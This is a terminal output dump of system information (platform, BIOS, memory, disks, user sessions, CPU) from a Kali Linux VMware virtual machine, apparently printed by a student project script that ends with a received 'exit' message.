Platform Release 6.0.0-kali3-amd64
Platform architecture x86_64
Platform node kali
Platform Linux-6.0.0-kali3-amd64-x86_64-with-glibc2.36
os 3.10.8 (main, Nov 4 2022, 09:21:25) [GCC 12.2.0]
IP Address 127.0.0.1
mac-address 00:0c:29:88:c4:18
System Boot Time 2022-12-18 11:39:44
Original Install Date root
Product ID 61d64d56-dff5-36ea-6d58-4fa1d688c418
System Manufacturer VMware, Inc.
System Model Name VMware Virtual Platform
Bios Vendor Phoenix Technologies LTD
Bios Version 6.00
Bios Release Date 11/12/2020
Timezone UTC
System Locale ('en_US', 'UTF-8')
Available Virtual Memory 1 GB
Used Virtual Memory 1 GB
Domain ['localhost']
Users [['kali', 'tty1', '', 1671363328.0, 1670], ['kali', 'tty7', 'localhost', 1671363328.0, 1716], ['kali', 'pts/5', 'tmux(22400).%0', 1671367808.0, 22400], ['kali', 'pts/4', 'tmux(22400).%1', 1671367808.0, 22400], ['kali', 'pts/6', 'tmux(22400).%2', 1671368064.0, 22400], ['kali', 'pts/7', 'tmux(22400).%3', 1671368320.0, 22400], ['kali', 'pts/9', 'tmux(22400).%4', 1671369088.0, 22400], ['kali', 'pts/10', 'tmux(22400).%5', 1671369088.0, 22400], ['kali', 'pts/8', 'tmux(22400).%5', 1671369344.0, 29263]]
Disk Partitions [['/dev/sr0', '/run/live/medium', 'iso9660', 'ro,noatime,nojoliet,check=s,map=n,blocksize=2048,iocharset=utf8', 255, 4096], ['/dev/loop0', '/run/live/rootfs/filesystem.squashfs', 'squashfs', 'ro,noatime,errors=continue', 256, 4096], ['/dev/sr0', '/usr/lib/live/mount/medium', 'iso9660', 'ro,noatime,nojoliet,check=s,map=n,blocksize=2048,iocharset=utf8', 255, 4096], ['/dev/loop0', '/usr/lib/live/mount/rootfs/filesystem.squashfs', 'squashfs', 'ro,noatime,errors=continue', 256, 4096]]
Memory Virtual {'total': 2041118720, 'available': 737017856, 'percent': 63.9, 'used': 1054605312, 'free': 141434880, 'active': 379465728, 'inactive': 1164259328, 'buffers': 0, 'cached': 845078528, 'shared': 84041728, 'slab': 140902400}
CPU Times [434.14, 0.92, 214.42, 10700.26, 8.01, 0.0, 8.0, 0.0, 0.0, 0.0]
Proccess [' Intel(R) Core(TM) i5-8279U CPU @ 2.40GHz', ' Intel(R) Core(TM) i5-8279U CPU @ 2.40GHz']
Received b'exit'
┌──(kali㉿kali)-[~/Desktop/Project3/3]
└─$